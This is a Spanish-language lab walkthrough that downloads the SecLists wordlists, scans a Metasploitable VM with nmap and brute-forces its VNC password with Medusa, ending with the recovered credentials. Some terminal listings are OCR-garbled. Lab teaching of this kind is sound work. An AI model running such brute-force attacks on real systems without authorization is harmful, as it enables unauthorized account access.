
EJERCICIO FEEDBACK. SECLIST



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Descarga de diccionario

Vamos a descargar el diccionario **SecList** para ello vamos a copiar la URL que está abajo y hacemos un **git clone**

https://github.com/danielmiessler/SecLists.git

```
(root@kali)-[/home/kali]
# git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists' ...
remote: Enumerating objects: 15209, done.
Receiving objects: 46% (6997/15209), 140.85 MiB | 11.27 MiB/s
```

Una vez ya descargada la herramienta vamos a ojear un poco para ver la gran cantidad de diccionarios que tiene

```
i)-[/home/kali]
      cd SecLists
            8 kali)-[/home/kali/SecLists]
CONTRIBUTING.md Discovery IOCs
CONTRIBUTORS.md Fuzzing LICENS
                                                        Miscellaneous Pattern-Matching README.md
                                          LICENSE Passwords
                    [/home/kali/SecLists]
    cd Passwords
                 )-[/home/kali/SecLists/Passwords]
2020-200_most_used_passwords.txt dutch_common_wordlist.txt
2023-200_most_used_passwords.txt dutch_passwordlist.txt
500-worst-passwords.txt dutch_wordlist
500-worst-passwords.txt by2 derman misc_txt
                                                                                             scraped-JWT-secrets.txt
                                                                                             seasons.txt
                                          german_misc.txt
                                          Honeypot-Captures
Keyboard-Walks
Leaked-Databases
                                                                                              stupid-ones-in-production.txt
bt4-password.txt
                                                                                             twitter-banned.txt
cirt-default-passwords.txt
                                                                                              unkown-azul.txt
                                                                                             UserPassCombo-Jay.txt
                                           months.txt
common_corporate_passwords.lst
Common-Credentials
                                          Most-Popular-Letter-Passes.txt
                                           mssql-passwords-nansh0u-guardicore.txt xato-net-10-million-passwords-1000000.txt
                                           openwall.net-all.txt
                                                                                            xato-net-10-million-passwords-100000.txt
                                                                                             xato-net-10-million-passwords-10000.txt
xato-net-10-million-passwords-1000.txt
xato-net-10-million-passwords-100.txt
darkc0de.txt
                                          PHP-Magic-Hashes.txt
probable-v2-top12000.txt
darkweb2017-top10000.txt
darkweb2017-top1000.txt
darkweb2017-top100.txt
                                           probable-v2-top1575.txt
                                                                                             xato-net-10-million-passwords-10.txt
                                                                                             xato-net-10-million-passwords-dup.txt
xato-net-10-million-passwords.txt
darkweb2017-top10.txt
                                           probable-v2-top207.txt
                                           README.md
                                          richelieu-french-top20000.txt
der-postillon.txt
                                           richelieu-french-top5000.txt
```

Uso correcto de diccionario

Ahora vamos atacar el servicio VCP de la máquina de metasploitable que está en el puerto 5900

```
root@kalı: /h
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp
         open smtp
         open domain
53/tcp
         open http
80/tcp
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:1C:CD:CB (Oracle VirtualBox virtual NIC)
```

Para ello vamos hacer un ataque de fuerza bruta a el servicio VNC con Medusa

Suponiendo que ya sabemos el usuario vamos averiguar la contraseña, para ello ejecutamos esta serie de parámetros

```
(noot@ kali)-[/home/kali]
    medusa -h 192.168.1.83 -u msfadmin -p /home/kali/SecLists/Passwords/password_META -M vnc -r 5 -T 1 -t 1

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: no puedes (1 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: estar (2 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: primero (4 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: primero (4 of 10 complete)
ERROR: [vnc.mod] VMC Authentication - Unknown Response: 2
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (5 of 10 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.1.83 User: msfadmin Password: msfadmin [ERROR]
```

Como podemos observar al ejecutar este código la herramienta ha buscado las credenciales correctas y nos ha dado la contraseña.

También un procedimiento similar a este lo podemos hacer con otras herramientas como HYDRA, y pues ya estaría

